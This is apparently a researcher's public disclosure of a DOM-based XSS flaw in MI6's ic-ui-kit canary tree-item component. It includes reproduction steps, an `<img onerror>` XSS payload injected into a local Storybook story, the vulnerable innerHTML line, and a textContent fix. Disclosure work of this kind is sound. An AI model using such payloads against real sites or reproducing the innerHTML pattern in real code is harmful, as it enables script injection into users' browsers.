CVE-2026-112290 - MI6 @ukic/canary-web-components 3.0.0-canary.12 before 3.0.0-canary.48 DOM XSS via ic-tree-item
A GitHub repository version of this disclosure can be read here: CVE-2026-112290.
| Detail | Information |
|---|---|
| CVE Record | CVE-2026-112290 |
| Severity | 2.3 Low (CVSS:4.0/AV:N/AC:H/AT:P/PR:N/UI:P/VC:L/VI:L/VA:N/SC:L/SI:L/SA:N) 4.7 Medium (CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:C/C:L/I:L/A:N) |
| Date Published | 2026-10-19 |
| Software Name | Intelligence Community UI Kit canary web components |
| Affected Version(s) | 3.0.0-canary.12 to 3.0.0-canary.48 |
| Software Link | https://github.com/mi6/ic-ui-kit |
| Vendor | MI6 |
| Researcher Credits | Aaron Amran Bin Amiruddin (@aaronamran) |
Description
Intelligence Community UI Kit @ukic/canary-web-components 3.0.0-canary.12 before 3.0.0-canary.48 contains a DOM-based cross-site scripting vulnerability in ic-tree-item that re-parses router-item slot text as HTML. When tree item truncation is enabled, attackers who influence a tree item label can have escaped markup decoded by truncateTreeItemLabel() and executed as JavaScript in visitors' browsers.
Prerequisites
@ukic/canary-web-components@3.0.0-canary.47(canary package, not the GA@ukic/web-components)ic-tree-itemrendered with a[slot="router-item"]childtruncate-tree-item="true"on the item, ortruncate-tree-item="true"on the parentic-tree-view(default in the documented RouterItem example)- Attacker-influenced content in the slot (e.g. dynamic route labels, user-supplied names)
Proof-of-Concept
1. Environment setup.
curl -o- https://raw.githubusercontent.com/nvm-sh/nvm/v0.40.1/install.sh | bash
source ~/.bashrc
nvm install 24 && nvm use 24
2. Clone and pin the commit.
mkdir -p ~/research && cd ~/research
git clone https://github.com/mi6/ic-ui-kit.git
cd ic-ui-kit
git checkout 7b32c7c2b53b74a915f40984fb7b0a2d825fc49c
3. Install dependencies.
export CYPRESS_INSTALL_BINARY=0
npm install --ignore-scripts
npm run bootstrap
4. Verify workspace symlink exists.
ls -la packages/canary-web-components/node_modules/@ukic/web-components

# Expected Output:
symlink -> ../../web-components
5. Build prerequisite packages first (required — canary depends on web-components types).
npm run build
6. Confirm build output exists.
ls packages/web-components/dist/types/interface.d.ts
ls packages/web-components/dist/index.js
7. Confirm vulnerable line is present.
grep -n "innerHTML = slottedContent.textContent" \
packages/canary-web-components/src/components/ic-tree-item/ic-tree-item.tsx

# Expected Output:
340:      newTypographyEl.innerHTML = slottedContent.textContent!;
8. Back up the story file.
cd packages/canary-web-components/src/components/ic-tree-view
cp ic-tree-view.stories.js ic-tree-view.stories.js.bak
9. Edit ic-tree-view.stories.js in the RouterItem export. Change:
<a slot="router-item" href="/"
>Hot chocolate with marshmallows and whipped cream</a
>
to:
<a slot="router-item" href="/"
><img src=x onerror=alert(document.domain)></a
>
10. Launch Storybook.
cd ~/research/ic-ui-kit/packages/canary-web-components
npm run storybook
11. Open the link (http://localhost:6008/?path=/story/web-components-tree-view--router-item) in a web browser. alert(document.domain) fires on page render with no user interaction.

Vulnerable Code Section
newTypographyEl.innerHTML = slottedContent.textContent!;
Recommended Fix
- Replace the
innerHTMLin the affected line withtextContent. (Note that this patch has been applied in https://github.com/mi6/ic-ui-kit/commit/2d7b19cbebe82f42f69c811f2d8538821f92e350.)
newTypographyEl.textContent = slottedContent.textContent!;
Timeline
- 21 September 2026:
7b32c7cmerged to main (vulnerable). - 25 September 2026: Discovered and cloned repository to search for vulnerabilities. HEAD of main was still
7b32c7c(vulnerable). - 27 September 2026: Sent a disclosure email with PoC steps to
icds@gchq.gov.uk. - 18 October 2026: Visited repository out of curiosity to check for patch.
- 19 October 2026: Discovered that on 23 September 2026, a fix was committed (
2d7b19c) - likely to thedevelopbranch - and subsequently merged to main after the email disclosure date. Wrote a public disclosure blog here and reported to VulnCheck via their webform. Later that night, VulnCheck published this CVE. - 21 October 2026: I published this blog post.
See you in the next hack.
@aaronamran
October 2026